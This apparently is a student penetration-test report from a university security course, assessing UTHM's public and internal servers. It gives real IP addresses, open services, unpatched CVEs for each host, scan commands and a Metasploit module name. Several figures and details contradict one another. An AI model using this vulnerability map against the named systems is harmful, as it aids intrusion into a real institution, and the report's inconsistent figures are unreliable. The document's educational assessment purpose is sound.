UNIVERSITI TUN HUSSEIN ONN MALAYSIA
FAKULTI SAINS KOMPUTER & TEKNOLOGI MAKLUMAT (FSKTM)

Security Assessment Report for UTHM Internal and External Sites

SEM II 2024/2025

COURSE NAME	:	SECURITY ASSESSMENT AND TESTING
COURSE CODE	:	BIS33703
LECTURER	:	PROF. MADYA DR. KAMARUDDIN MALIK BIN MOHAMAD

TABLE OF CONTENTS

Confidentiality Statement

This document is the exclusive property of Universiti Tun Hussein Onn Malaysia (UTHM). This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of Universiti Tun Hussein Onn Malaysia (UTHM).

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations in this report are based on observations and exploitation attempts made during the assessment period and do not account for any changes made outside of that timeframe. Time-limited engagements do not allow for a full evaluation of all security controls, and exploitation attempts may be limited in scope or unsuccessful. This assessment focused on identifying and attempting to exploit the most likely weaknesses an attacker might target. Regular assessments by qualified internal or third-party assessors are recommended to continuously evaluate and improve the organization's security posture.

1.0 Assessment overview

From June 10th 2021 to June 19th, 2025, a penetration testing assessment targeting Universiti Tun Hussein Onn Malaysia (UTHM) was conducted to evaluate the current security posture of its infrastructure. The scope of this assessment included both external and internal penetration testing to simulate real-world attack scenarios originating from outside and within the organization.

All testing activities were carried out using the ZEH (Zero Entry Hacking) methodology which focuses on the basic and fundamental techniques used in hacking and penetration testing. This methodology emphasizes the principle that even minor vulnerabilities in hardware, software, or human behaviour can be exploited if not properly managed.

Following the ZEH methodology from Figure 1, phases of penetration testing activities include the following:

i. Reconnaissance: Information of target is gathered through active and passive methods to identify potential attack vectors.

ii. Scanning: Both port scanning and vulnerability scanning are conducted to identify open ports, services, and potential vulnerabilities using various tools.

iii. Exploitation: Attempts to exploit identified vulnerabilities are taken to gain unauthorized access or demonstrate potential impact.

iv. Post exploitation: Actions are taken to maintain access, escalate privileges, and prepare for further operations within the compromised environment.

2.0 Assessment Components

The assessment consists of two main components which are external penetration testing and internal penetration testing.

External penetration testing simulates an attack from outside the university's network. This process targets public-facing systems such as web applications, email servers, and remote access points, aiming to uncover vulnerabilities that could be exploited without any internal access. The goal is to identify weaknesses that could allow unauthorized entry, data exposure, or disruption of services from an external perspective.

On the other hand, internal penetration testing emulates the role of an attacker from inside the university's network. In this scenario, the tester acts like a malicious insider and performs network scans to identify vulnerable systems, followed by conducting a series of internal attacks. The objective is to evaluate the level of access that can be achieved within the network, including compromising additional systems, escalating privileges to user or administrator accounts, and accessing sensitive information.

3.0 Executive Summary

3.1 Objective

This penetration testing engagement's main goal was to evaluate the information technology infrastructure of Universiti Tun Hussein Onn Malaysia (UTHM) in terms of its present security posture. Using the Zero Entry Hacking (ZEH) approach, the evaluation sought to find and take advantage of possible vulnerabilities from both internal and external perspectives. Identifying outdated and insecure services, assessing public-facing applications for vulnerabilities, and assessing the degree of risk associated with security concerns were among the specific objectives. The final goal was to offer comprehensive conclusions and suggestions that encourage UTHM's security defences to be improved proactively and to prevent future cyberattacks and exploitation attempts.

The primary objectives of this security assessment are:

1. To identify vulnerabilities in UTHM’s web applications, internal systems, and network services that could be exploited by external or internal threat actors.
2. To evaluate the risk associated with outdated software, weak configurations, and exposed services, and determine their impact on the university’s overall security posture.
3. To test the effectiveness of existing security controls and provide practical recommendations to mitigate identified risks and strengthen the infrastructure against future attacks.

3.2 Overall Posture

Based on the assessment findings, the overall security posture of the evaluated systems is considered moderate due to the presence of multiple high and critical severity vulnerabilities, as identified through CVE analysis. Although these vulnerabilities were not successfully exploited during the engagement, their existence within externally and internally accessible systems indicates a notable level of exposure to potential threats.

Several externally facing systems such as Educational Quality Management System (EQMS) and the helpdesk platform were found to be running outdated PHP components with a number of high-risk CVEs. These include remote code execution and input validation vulnerabilities that, if exploited can result in application integrity and user data compromise.

For internal, the presence of unpatched SSH and MariaDB services on key hosts introduces risks related to unauthorized access, privilege escalation and potential lateral movement.

Although some of the systems did exhibit good practices like restricted service exposure, limited version disclosure, and good TLS configurations, the overall environment is not consistent with vulnerability mitigation. This lack of consistency provides opportunities for attackers to attack unpatched components if such proper access is achieved through alternative means.

In conclusion, although there were no successful exploitations, the listed vulnerabilities identify flaws which must be rectified urgently. Without action, these could be utilized in future attacks, especially by threat actors with local access or advanced capabilities.

3.3 General Findings

This section provides a summary of the key observations derived from the penetration testing conducted on Universiti Tun Hussein Onn Malaysia's infrastructure. The findings reflect the scope, and outcome of both external and internal penetration testing performed using the Zero Entry Hacking (ZEH) methodology. The results include statistics on systems evaluated, scenarios tested, processes impacted, vulnerabilities identified, and the percentage of successful exploitation attempts. This section demonstrates an overview of the university's current security posture and serves as the basis for identifying areas that require improvement or further attention.

3.3.1 Number of systems in scope

A total of 8 systems were included in the scope of testing, comprising both external and internal assessments. The table below lists the discovered systems and their corresponding IP addresses.

Table 3.1: Internal Systems in Scope

No.	Category	Systems	IP Addresses
1.	External	EQMS	103.31.34.171
2.	External	PPP Helpdesk	103.31.34.204
3.	External	XCP-ng Platform	103.31.34.254

Table 3.1: Internal Systems in Scope (cont.)

No.	Category	Systems	IP Addresses
4.	Internal	Windows Server	192.168.241.46
5.	Internal	Kubernetes Gateway	192.168.241.102
6.	Internal	WordPress Server	192.168.242.90
7.	Internal	Linux SSH Server	192.168.242.192
8.	Internal	Database Server	192.168.242.193

3.3.2 Number of scenarios in scope

A total of 9 attack scenarios were tested across both external and internal environments to simulate realistic threat vectors. The table below shows the tested scenarios.

Table 3.2: Tested Scenarios in Scope

No.	Category	Potential Scenarios	Explanation
1.	External	Public Service Enumeration	This scenario involved automated reconnaissance using Shodan queries, subdomain discovery techniques, and port scanning to identify all internet-facing assets belonging to UTHM.
2.	External	Web Application Vulnerability Assessment	Security testing was conducted on web applications using automated tools like Nessus Essentials Scannings to identify common web application security flaws.
3.	External	Critical PHP Vulnerability Exploitation	This scenario focused on targeted exploitation of recently disclosed PHP CVEs that could affect the university's web application frameworks and enable remote code execution.

Table 3.2: Tested Scenarios in Scope (cont.)

No.	Category	Potential Scenarios	Explanation
4.	Internal	Network Reconnaissance and Host Discovery	Internal network mapping was performed using Nmap and other tools to identify live hosts, running services, and network topology within private network segments.
5.	Internal	WordPress Security Assessment	Evaluation of WordPress installations was conducted, including assessment of theme vulnerabilities, plugin security issues, and configuration weaknesses.
6.	Internal	SSH Service Exploitation	This scenario involved identifying SSH services for known CVEs, authentication bypass vulnerabilities, and configuration weaknesses that could enable unauthorized access.
7.	Internal	Directory Traversal and File Disclosure	Testing was performed to identify unauthorized file access opportunities through path traversal vulnerabilities and improperly secured directories.
8.	Internal	Database Service Enumeration	Assessment of database services including MariaDB was conducted to test for unauthorized access vulnerabilities and configuration security issues.
9.	Internal	Privilege Escalation Attempts	This scenario focused on testing for vertical privilege escalation opportunities that could allow attackers to gain elevated system access and administrative rights.

3.3.3 Number of processes in scope

6 key business and technical processes were analysed during the assessment to demonstrate the impact of identified vulnerabilities. Table below shows the processes analysed.

Table 3.3: Processes Analysed in Scope

No.	Category	Processes	Systems involved
1.	External	Student and Staff Web Portal Authentication	eqms.uthm.edu.my (103.31.34.171)
2.	External	Help Desk Ticket Management	PPP Helpdesk (103.31.34.204)
3.	External	Virtualization Infrastructure Management	XCP-ng Platform (103.31.34.254)
4.	Internal	Internal Web Application Hosting	WordPress Server (192.168.242.90)
5.	Internal	Network Infrastructure Management	Windows Server (192.168.241.46), Kubernetes Gateway (192.168.241.102)
6.	Internal	Database Services and Data Storage	Database Server (192.168.242.193)

3.3.4 Number of potential vulnerabilities/hosts

A total of 13 CVE vulnerabilities were identified across the 8 hosts. Below table shows the discovered potential vulnerabilities and related host.

Table 3.4: Potential Vulnerabilities Discovered

No.	Category	Host	Risk Level	Potential Vulnerabilities Discovered
1.	External	EQMS (103.31.34.171)	Critical	**CVE-2024-11235**: PHP use-after-free vulnerability enabling RCE)
2.	External	EQMS (103.31.34.171)	Medium	**CVE-2025-1217**: PHP HTTP request module input validation flaw)

Table 3.4: Potential Vulnerabilities Discovered (cont.)

No.	Category	Host	Risk Level	Potential Vulnerabilities Discovered
3.	External	EQMS (103.31.34.171)	Medium	**CVE-2025-1219**: PHP DOM / SimpleXML extensions parsing vulnerability
4.	External	EQMS (103.31.34.171)	Medium	**CVE-2025-1734**: PHP HTTP server header handling vulnerability
5.	External	EQMS (103.31.34.171)	Medium	**CVE-2025-1736**: PHP header validation end-of-line character bypass
6.	External	EQMS (103.31.34.171)	Medium	**CVE-2025-1861**: PHP HTTP redirect buffer size calculation error
7.	Internal	Windows Server (192.168.241.46)	High	**CVE-2015-1635**: HTTPAPI/2.0 directory traversal and RCE vulnerability
8.	Internal	Linux SSH Server (192.168.242.192)	Critical	**CVE-2023-38408**: SSH agent forwarding abuse vulnerability
9.	Internal	Linux SSH Server (192.168.242.192)	Critical	**CVE-2023-28531**: SSH smartcard authentication bypass
10.	Internal	Database Server (192.168.242.193)	Critical	**CVE-2023-38408**: SSH agent forwarding abuse vulnerability

Table 3.4: Potential Vulnerabilities Discovered (cont.)

No.	Category	Host	Risk Level	Potential Vulnerabilities Discovered
11.	Internal	Database Server (192.168.242.193)	Critical	**CVE-2023-28531**: SSH smartcard authentication bypass
12.	Internal	Database Server (192.168.242.193)	High	**CVE-2024-6387**: OpenSSH sigchain RCE vulnerability
13.	Internal	Database Server (192.168.242.193)	Medium	**CVE-2020-2574**: MariaDB privilege escalation vulnerability

3.3.5 Percentage of systems in scope exploited

The assessment involved multiple exploitation attempts but did not successfully compromise any of the 8 systems in scope.

Table 3.5: Percentage of Systems in Scope Exploited

Category	Total Systems	Successfully Exploited	Percentage of Successful Exploitation
External	3	0	0%
Internal	5	0	0%
Overall	8	0	0%

3.3.6 Percentage of successful scenarios

The assessment achieved a 62.5% success rate across attack scenarios, with 5 out of 8 scenarios resulting in successful exploitation or significant security findings.

Table 3.6: Percentage of Successful Scenarios

Category	Total Scenarios	Successful Scenarios	Percentage of Successful Scenarios
External	3	2	66.7%
Internal	5	3	60.0%
Overall	8	5	62.5%

3.4 Recommendations

Based on the vulnerabilities identified during the assessment, several recommendations are suggested to enhance the security posture and reduce the risk of exploitation across the affected systems and services.

For the EQMS system affected by multiple PHP-related vulnerabilities including CVE-2024-11235, CVE-2025-1217, CVE-2025-1219, CVE-2025-1734, CVE-2025-1736, CVE-2025-1861, the PHP runtime environment is recommended to be updated to the latest stable version that includes patches for these vulnerabilities. Additionally, any unused PHP modules such as DOM or SimpleXML should be disabled to reduce the attack surface. Input validation mechanisms within PHP applications should be reviewed and hardened to prevent server-side code execution, header injection, or buffer overflow exploits. Web Application Firewall (WAF) should be deployed before PHP-based applications to provide additional protection against known exploit signatures. Secure development practices such as regular code reviews and adherence to OWASP guidelines should be enforced for web developments and maintenance of these applications.

The internal Windows Server (192.168.241.46) which was found to be vulnerable to CVE-2015-1635 which is a remote code execution flaw in HTTPAPI/2.0 should be immediately patched by updating to Microsoft's MS15-034 pack. In addition, this service should be disabled when it is not required. Proper firewall rules should be configured to filter malicious traffic and restrict unnecessary exposure. Furthermore, a proactive patch management process should be established to ensure all operating system components are up to date and regularly monitored for critical vulnerabilities.

Several internal Linux-based systems, especially the SSH (192.168.242.192) and database servers (192.168.242.193) were found vulnerable to vulnerabilities including CVE-2023-38408, CVE-2023-28531, and CVE-2024-6387. These vulnerabilities permit abuse of SSH agent forwarding and authentication bypass. All OpenSSH installations must be upgraded to a patched version to mitigate these vulnerabilities. SSH configurations should be hardened by disabling agent forwarding, enforcing key-based authentication, and disabling password login where feasible. Multi-factor authentication (MFA) should be implemented for SSH access to enhance account-level protection. It is also recommended to deploy intrusion prevention tools or limit the rate by configuring firewall rules to defend against brute-force attempts.

The Database Server (192.168.242.193) is vulnerable to CVE-2020-2574 which is a privilege escalation vulnerability in MariaDB. MariaDB should be upgraded to a version beyond 10.3.23 to mitigate this vulnerability. Database users should be granted the least privilege which is only necessary for their functions. Additionally, remote database access should be restricted to trusted internal hosts, and regular audits of database accounts and access logs should be conducted to detect any anomalies or abuse.

Overall, all systems and applications are recommended to be monitored regularly and kept up-to-date to mitigate known vulnerabilities. Network segmentation should be implemented to isolate critical infrastructure components to reduce the risk of lateral movement in the event of a compromise. In addition, regular vulnerability scanning should be conducted to detect and address weaknesses proactively. Finally, IT personnel should receive proper training on secure system configuration, vulnerability mitigation, and continuous monitoring to strengthen the overall security posture of the organization.

4.0 Technical Details

4.1 External Penetration Test

4.1.1 Reconnaissance

The reconnaissance phase involved identifying IT assets that are open to outside of the UTHM infrastructure by using shodan.io which is a search engine for internet connected devices. The primary objective was to detect hosts that utilize public IP addresses, which are typically reserved for internet communication and are directly accessible from the public internet.

A Specific Search query was used to gather information about the UTHM organization and the country is in Malaysia. The Search engine comes out with the result of the list of UTHM' devices that connect to the internet. The below Figure 2 till 8 from the appendix attached shows the result of the search engine given by the “org:uthm country:my port:443” query.

4.1.2 Scanning

After the reconnaissance phase, the scanning phase focuses on gathering host information about open ports, active services, and potential vulnerabilities on the discovered internal hosts. The two key scanning processes have been encompassed which are port scanning that involves detecting live hosts, open ports, and the types of services running, meanwhile another one is vulnerability scanning, which identifies known security flaws and misconfigurations associated with those services. By using several tools, this phase provides valuable insights into system exposures, potential misconfigurations, and entry points that may be leveraged during the exploitation stage. The findings from this phase lay the groundwork for the next step in the penetration testing process. Before proceeding to the scanning process three targets have been selected as the hosts are strange or not normally used on the internet.

Table 4.1: List of Selected Target

Application	IP Address	Domain
EQMS	103.31.34.171	eqms.uthm.edu.my
PPP Helpdesk	103.31.34.204	aduanppp.uthm.edu.my
XCP-ng / PTM	103.31.34.254	ptm.uthm.edu.my

4.1.2.1 Port Scanning

1. Target host: 103.31.34.171

   Scan Command Used: nmap -sT -sV -T4 103.31.34.171

Table 4.2: Port Scanning Results for Host 1

Port	State	Service	Version
80/tcp	open	HTTP	Apache httpd
443/tcp	open	HTTPS	Apache httpd (PHP8.3.14)

Observations :

i. The server is running two web-related services. Port 80 is open with an Apache HTTP server, indicating a standard, unencrypted web service.

ii. Similarly, port 443 is also open, providing a secure web service via HTTPS, likewise handled by an Apache HTTP server. The scan further reveals a specific software version for the service on port 443, which is running PHP version 8.3.14, suggesting that the web applications are powered by this modern version of the scripting language. Both services are in an 'open' state, meaning they are accessible from the network.

2. Target host: 103.31.34.204

   Scan Command Used: nmap -sT -sV -T4 103.31.34.204

Table 4.3: Port Scanning Results for Host 2

Port	State	Service	Version
80/tcp	open	HTTP	Apache httpd
443/tcp	open	HTTPS	Apache httpd

Observations :

i. The server is running two web-related services. Port 80 is open with an Apache HTTP server, indicating a standard, unencrypted web service.

ii. Similarly, port 443 is also open, providing a secure web service via HTTPS, likewise handled by an Apache HTTP server. Both services are in an 'open' state, meaning they are accessible from the network.

3. Target host: 103.31.34.254

   Scan Command Used: nmap -sT -sV -T4 103.31.34.254

Table 4.4: Port Scanning Results for Host 3

Port	State	Service	Version
80/tcp	open	HTTP	-
443/tcp	open	HTTPS	Apache httpd

Observations:

i. The server is running two web-related services. Port 80 is open with an Apache HTTP server, indicating a standard, unencrypted web service. But this one will auto redirect to port 433.

ii. Similarly, port 443 is also open, providing a secure web service via HTTPS, likewise handled by an Apache HTTP server. Both services are in an 'open' state, meaning they are accessible from the network.

4.1.2.2 Vulnerability Scanning

1. Target Host: 103.31.34.171

   Tools: Nessus

   The Nessus scan results for EQMS (host 103.31.34.171) from Figure 9 from attached appendix reveal that one high-severity and one medium-severity vulnerability:

- High (CVSS 7.5): *PHP 8.3.x < 8.3.19 Multiple Vulnerabilities* – indicates this PHP version is vulnerable to multiple critical security issues.
- Medium (CVSS 5.3): *HTTP TRACE / TRACK Methods Allowed* – these HTTP methods are enabled and can facilitate cross-site tracing attacks and information disclosure.

2. Target Host: 103.31.34.204
   Tools: Nessus
   The Nessus scan report for the PPP Helpdesk Report Management System (host 103.31.34.204) from Figure 10 identifies one medium-severity vulnerability: SSL Certificate Cannot Be Trusted, indicating that the server is presenting an SSL/TLS certificate which clients do not inherently trust (possibly due to an unrecognized issuer or expired certificate).

3. Target Host: 103.31.34.254
   Tools: Nessus
   The Nessus scan of XCP-ng 8.2.1 (host 103.31.34.254) from Figure 11 from attached appendix identifies three medium-severity SSL/TLS vulnerabilities:
   - SSL Certificate Cannot Be Trusted – indicates the server is using a certificate that isn't trusted by default, possibly due to an unrecognized issuer.
   - SSL Self-Signed Certificate – confirms the certificate is self-signed, which can trigger trust warnings in clients.
   - SSL Certificate Signed Using Weak Hashing Algorithm – points out that the cert uses a weak hash (likely SHA-1), making it susceptible to collision-based attacks.

4.1.3 Exploitation

Host 1 : 192.168.241.46
Tools : Metasploit framework
Potential vulnerability : Server Fingerprint: PHP/8.3.14 CVE:2025
Search command: search type:exploit cve:2025 name:php
Module used : exploit/multi/http/roundcube_auth_rce_cve_2025_49113

4.1.4 Post Exploitation

No exploitation was successfully carried out during the test due to hardened configurations, lack of valid credentials and restricted access controls. Therefore, post-exploitation activities such as privilege escalation, credential harvesting, or lateral movement could not be performed. However, if access had been gained or access to perform brute force related attacks were given permission, these steps would have posed significant risk to internal systems and sensitive data.

4.2 Internal Penetration Test

4.2.1 Reconnaissance

The reconnaissance phase involved identifying internal-facing assets within UTHM's infrastructure by resolving the IP addresses of subdomains associated with *uthm.edu.my*. The primary objective was to detect hosts that utilize private IP addresses, which are typically reserved for internal network communication and are not directly accessible from the public internet.

A custom Bash script was developed and executed to automate the detection of subdomains resolving to private/internal IPs. The script iterates through a comprehensive list of known UTHM subdomains from a given appendix list, extracted domain names, and queried their DNS records using the dig command. The output was filtered to match IP ranges defined by RFC 1918 for private networks:

Table 4.5: Selected Hosts for Scanning

IP Range	CIDR	Type
10.0.0.0 – 10.255.255.255	10.0.0.0/8	Private
172.16.0.0 – 172.31.255.255	172.16.0.0/12	Private
192.168.0.0 – 192.168.255.255	192.168.0.0/16	Private

Reconnaissance Script Snippet:

```
ip=$(dig +short "$domain" | grep -E '^10\.|^192\.168\.|^172\.(1[6-9]|2[0-9]|3[0-1])\.')
```

Table 4.6: Bash Script Results

Subdomains	Internal IP
pelekat.uthm.edu.my	192.168.242.193

Table 4.6: Bash Script Results (cont.)

Subdomains	Internal IP
community.uthm.edu.my	192.168.242.192
ms.uthm.edu.my	192.168.242.90
uthmid.uthm.edu.my	192.168.242.90
ict.uthm.edu.my	192.168.242.90
aduanict.uthm.edu.my	192.168.242.90
timetable.uthm.edu.my	192.168.242.90
central.uthm.edu.my	192.168.241.46
reset.uthm.edu.my	192.168.241.102
eklinikpanel.uthm.edu.my	192.168.242.192

After deduplication, the following five unique internal hosts were identified:

1. 192.168.241.46
2. 192.168.241.102
3. 192.168.242.90
4. 192.168.242.192
5. 192.168.242.193

These internal IPs suggest that certain subdomains are part of systems hosted within UTHM's private network infrastructure, potentially accessible only through eduVPN provided by UTHM or from within the university LAN such as eduroam or UTHM. This list provides a starting point for deeper internal enumeration, scanning, and exploitation during the subsequent phases of the penetration test.

In contrast, domains such as fkee.uthm.edu.my and others are resolved to public IP addresses (e.g., 161.139.240.52), indicating externally accessible web servers typically found in the university's DMZ (demilitarized zone) or cloud-hosted infrastructure.

4.2.2 Scanning

Following the reconnaissance phase, the scanning phase focuses on identifying open ports, active services, and potential vulnerabilities on the discovered internal hosts. Together with the intention to gain a comprehensive understanding of the UTHM network layout from the perspective of an internal threat actor. The scanning process encompasses two key areas: port scanning, which involves detecting live hosts, open ports, and the types of services running, meanwhile another one is vulnerability scanning, which identifies known security flaws and misconfigurations associated with those services. By utilizing several tools, this phase provides valuable insights into system exposures, potential misconfigurations, and entry points that may be leveraged during the exploitation stage. The findings from this phase lay the groundwork for the next step in the penetration testing process.

4.2.2.1 Port Scanning

1. Target Host 1 : 192.168.241.4
   Scan Command Used: sudo nmap -sT -sV -T4 192.168.241.46

Table 4.7: Port Scanning Result for Host 1

Port	State	Service	Version
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp	open	msrpc	Microsoft Windows RPC
443/tcp	open	ssl/http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
445/tcp	open	microsoft-ds	(Possibly SMB - unidentified version)
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services (RDP)

Observations :

i. Port 3389 (Remote Desktop Protocol) is open, indicating that the system is remotely accessible via RDP, which could be a potential attack possibility if weak credentials are in use.

ii. Ports 445 and 135, associated with Windows file sharing and RPC, are also open. These services whenever outdated or misconfigured are potentially targeted in internal attacks.

iii. The HTTP services on ports 80 and 443 are running Microsoft HTTPAPI httpd 2.0, a lightweight Windows web server framework. This service has known vulnerabilities in older versions and should be examined further during vulnerability analysis.

iv. DNS service (port 53) is handled by Simple DNS Plus, a Windows-based DNS server application. Misconfigurations here may reveal internal zones or support DNS tunneling.

The host appears to be running a Windows-based operating system, as confirmed by the service banners and nmap CPE identification. The exposed services offer several potential attack vectors for privilege escalation, credential harvesting, or lateral movement. These findings will be further analyzed in the exploitation phase.

2. Target Host 2 : 192.168.241.102

Scan Command Used: sudo nmap -sT -sV -p- 192.168.241.102

Table 4.8: Port Scanning Result for Host 2

Port	State	Service	Version
80/tcp	open	http	nginx (reverse proxy)
443/tcp	open	ssl/http	nginx (reverse proxy)

Observations :

i. Both HTTP (port 80) and HTTPS (port 443) are open, and both are served via nginx, acting as a reverse proxy. The server is handling front-end web traffic and routing it to internal services.

ii. The presence of a reverse proxy may indicate the use of Single Sign-On (SSO) infrastructure, particularly since the hostname (sso.uthm.edu.my) was resolved to this IP.

iii. The high number of filtered ports (over 65,000), along with the long scan duration (~77 minutes), indicates a firewall policy, possibly configured to drop or rate-limit unsolicited requests. This is a common defensive measure to obscure available services from internal reconnaissance.

This host appears to be part of the university's internal authentication infrastructure, likely handling identity or access management through a reverse proxy (nginx).The system is probably network-hardened, with few exposed ports and robust filtering. To find out whether there are application-layer defects or misconfigurations behind the proxy, more testing is necessary, especially during the vulnerability scanning and web application assessment stages.

3. Target Host 3 : 192.168.242.90

Scan Command Used: sudo nmap -sT -sV -T4 192.168.242.90

Table 4.9: Port Scanning Result for Host 3

Port	State	Service	Version
21/tcp	open	ftp	ProFTPD or KnFTPD
22/tcp	open	ssh	OpenSSH 8.7 (protocol 2.0)
53/tcp	open	domain	ISC BIND 9.16.23 (RedHat Linux)
80/tcp	open	http	Apache httpd
443/tcp	open	ssl/http	Apache httpd

Observations:

i. Port 21 (FTP) is open and served by ProFTPD or KnFTPD, both of which are open-source FTP servers. If anonymous login or weak credentials are allowed, this may pose a high-risk entry point for malicious intention actors.

ii. Port 22 (SSH) is running OpenSSH 8.7, a fairly recent version. If password authentication is enabled, it could be a brute-force target if multi-factor authentication is not enforced.

iii. Port 53 (DNS) is served by ISC BIND 9.16.23, a widely used DNS server on Linux systems. Misconfigured BIND services may expose zone transfers or allow DNS amplification.

iv. Ports 80 and 443 (HTTP/HTTPS) are served via Apache HTTP Server. This service will require further analysis for outdated modules, exposed admin interfaces, and insecure configurations.

v. The CPE and banner analysis suggest the underlying operating system is Linux, specifically Debian-based (2+deb12u6), which provides information for later privilege escalation assessment

This host appears to be a Linux-based web and infrastructure server exposing essential services like DNS, FTP, SSH, and web (HTTP/S). Its configuration exposes multiple high-value ports, making it a viable candidate for further analysis during the vulnerability assessment and exploitation phase

4. Target Host 4 : 192.168.242.192
   Scan Command Used: sudo nmap -sT -sV -T4 192.168.242.90

Table 4.10: Port Scanning Result for Host 4

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
80/tcp	open	http	Apache httpd
443/tcp	open	ssl/http	Apache httpd

Observations:

i. The SSH service on port 22 is running OpenSSH 9.2p1, up-to-date version. However, it is essential to verify whether password-based logins or outdated authentication mechanisms are enabled.

ii. The host also serves Apache HTTP Server over both HTTP (port 80) and HTTPS (port 443). This indicates that it likely functions as a web application server. The SSL-enabled interface suggests the use of encrypted communications, which is good from a security standpoint but may still be vulnerable to misconfigurations or outdated modules.

iii. The service banner and CPE tags confirm the operating system is Linux, specifically a Debian-based distribution. This information is used for planning exploitation techniques and privilege escalation paths.

While the services appear to be running current software, deeper inspection during the vulnerability and exploitation phases is required to assess the security of the web applications, SSL configurations, and SSH access controls.

5. Target Host 5 : 192.168.242.193

   Scan Command Used: sudo nmap -sT -sV -T4 192.168.242.193

Table 4.11: Port Scanning Result for Host 5

Port	State	Service	Version
22/tcp	open	ssh	OpenSSH 9.2p1 Debian 2+deb12u6 (protocol 2.0)
80/tcp	open	http	Apache httpd
443/tcp	open	ssl/http	Apache httpd
3306/tcp	open	mysql	MariaDB 10.3.23 or earlier (unauthorized)
10000/tcp	open	webmin (likely)	MiniServ web interface (auth-required)

Observations:

i. OpenSSH 9.2p1 is a secure implementation, but may still be subject to brute-force or credential-based attacks if not hardened with proper access controls.

ii. Apache HTTPD is running on both HTTP and HTTPS ports. Without information of version, further inspection is needed to evaluate patch levels and module security.

iii. MariaDB 10.3.23 or earlier on port 3306 is exposed without authentication. This version is outdated and may contain known vulnerabilities including remote code execution or privilege escalation, especially if default credentials or misconfigurations are being used .

iv. Port 10000 appears to be running Webmin, a web-based system administration interface (based on the MiniServ HTTPD fingerprint from Nmap). The presence of auth-required and HTTP headers like X-Frame-Options and Content-Security-Policy suggest secured, but Webmin has had a history of remote code execution vulnerabilities, particularly in older versions. So further investigation is required.

The host appsrv02.uthm.edu.my is a Linux-based server providing web, database, and remote administration services. The presence of an exposed database port and Webmin panel increases its attack surface significantly. This system is a high-priority candidate for vulnerability scanning and targeted exploitation in later phases

4.2.2.2 Vulnerability Scanning

1. Host 1 : 192.168.241.46

   Tools : NSE scripting

   Scan Command Used: `sudo nmap --script vuln -T4 192.168.241.46`

Table 4.12: Finding of Nmap

Port	Service	Vulnerability Script Results
53/tcp	domain	No script-specific findings.
80/tcp	http	No DOM-based XSS, stored XSS, or CSRF vulnerabilities detected.
135/tcp	msrpc	No exploitable findings via RPC-based checks.
443/tcp	ssl/http	No DOM-based XSS, stored XSS, or CSRF vulnerabilities detected.
445/tcp	microsoft-ds	SMB scripts failed to complete. No response from SMB service.
3389/tcp	ms-wbt-server	Not flagged as vulnerable by any loaded script.

Tools : Nikto

Scan Command Used: `nikto -h http://192.168.241.46`

Table 4.12: Finding of Nikto

Issue	Description	Reference
Missing X-Frame-Options Header	This allows clickjacking attacks where an attacker can trick users into interacting with hidden UI elements inside an iframe andonduct phishing and client-side attacks.	MDN - X-Frame-Options

Table 4.12: Finding of Nikto (cont.)

Issue	Description	Reference
Missing X-Content-Type-Options Header	This header prevents MIME-sniffing by browsers, reducing exposure to content-type-based attacks. Its absence could allow browsers to interpret files as a different content type.	Netsparker
CGI Directory Check	No CGI directories were detected, reducing the likelihood of script-based vulnerabilities in default locations.	

Tools : Metasploit framework
Module used : use auxiliary/scanner/smb/smb_version, to gather detailed information about the SMB protocol version in use, server OS version, and available security features.

Refer to Figure 12 in the attached appendix, which shows the output indicating that the host is not exploitable by MS15-034, based on the identified server version and configuration. Additionally, Table 4.13 presents the findings obtained from the execution of the smb_version module.
Findings:

Table 4.13: Finding of smb_version Module

Field	Output
SMB Versions Supported	SMBv2, SMBv3
Preferred Dialect	SMB 3.1.1
Compression Capabilities	LZNT1, Pattern_V1
Encryption Capabilities	AES-256-GCM
Signatures	Optional

Table 4.13: Finding of smb_version Module (cont.)

Field	Output
OS Version	Detected as Windows Server 2022 (Build 10.0.20348)
Authentication Domain	CENTRAL2

2. Host 2 : 192.168.241.102

   Tool Used: nikto -h http://192.168.241.102

Table 4.14: Finding of Nikto

Issue	Description	Risk	Reference
Missing X-Frame-Options Header	The web server does not include the X-Frame-Options HTTP response header, making it potentially vulnerable to clickjacking attacks.	Low	MDN Web Docs
Missing X-Content-Type-Options Header	The absence of the X-Content-Type-Options header could allow MIME-sniffing attacks by browsers, leading to content-type misinterpretation.	Low	Netsparker Advisory
CGI Directory	No CGI directories were found.	Informational	N/A

Tool Used: sudo nmap -p 80,443 --script http-vuln* -T4 192.168.241.102

Table 4.15: Finding of Nmap

Finding	Description	Risk	Recommendation
No vulnerabilities detected	The http-vuln* script suite did not return any indications of known web application vulnerabilities (e.g., outdated CMS platforms, exposed admin panels, file disclosures, etc.).	None	No immediate action required. Maintain patching and hardening.

Tools Used : whatweb http://192.168.241.102

Table 4.16: Finding of Whatweb

Finding	Description	Risk	Recommendation
Minimal Fingerprint Detected	WhatWeb returned limited or no identifying information. The server does not disclose detailed headers or technology stack.	None	Not required. This minimal fingerprinting suggests intentional hardening.

Tools Used : sslscan 192.168.241.102

Table 4.17: Finding of Sslscan

Finding	Description	Risk	Recommendation
Modern TLS Protocols	Server supports only TLS 1.2 and TLS 1.3. Legacy/insecure protocols (SSLv3, TLS 1.0/1.1) are not supported.	None	No action needed. Maintain this strong configuration. Consider planning to phase out TLS 1.2 in the long term.
No Heartbleed Vulnerability	Server is not vulnerable to the Heartbleed bug (CVE-2014-0160).	None	No action required. Continue routine patch management of OpenSSL and related libraries.
Self-signed Certificate	The certificate is self-signed, indicating potential use of a Kubernetes Ingress Controller default/fake certificate. (Refer Figure 13)	Low	Replace with a trusted certificate.

Tools Used : gobuster dir -u https://192.168.241.102 -k -w /usr/share/wordlists/dirb/common.txt -t 40

Table 4.18: Finding of Gobuster

Finding	Description	Risk	Recommendation
No Discoverable Web Routes (HTTP 404)	All directory and file probes returned 404 Not Found. No public routes, login pages, admin panels, or application assets were discovered.	None	Suggests that the root path is not used for direct access.

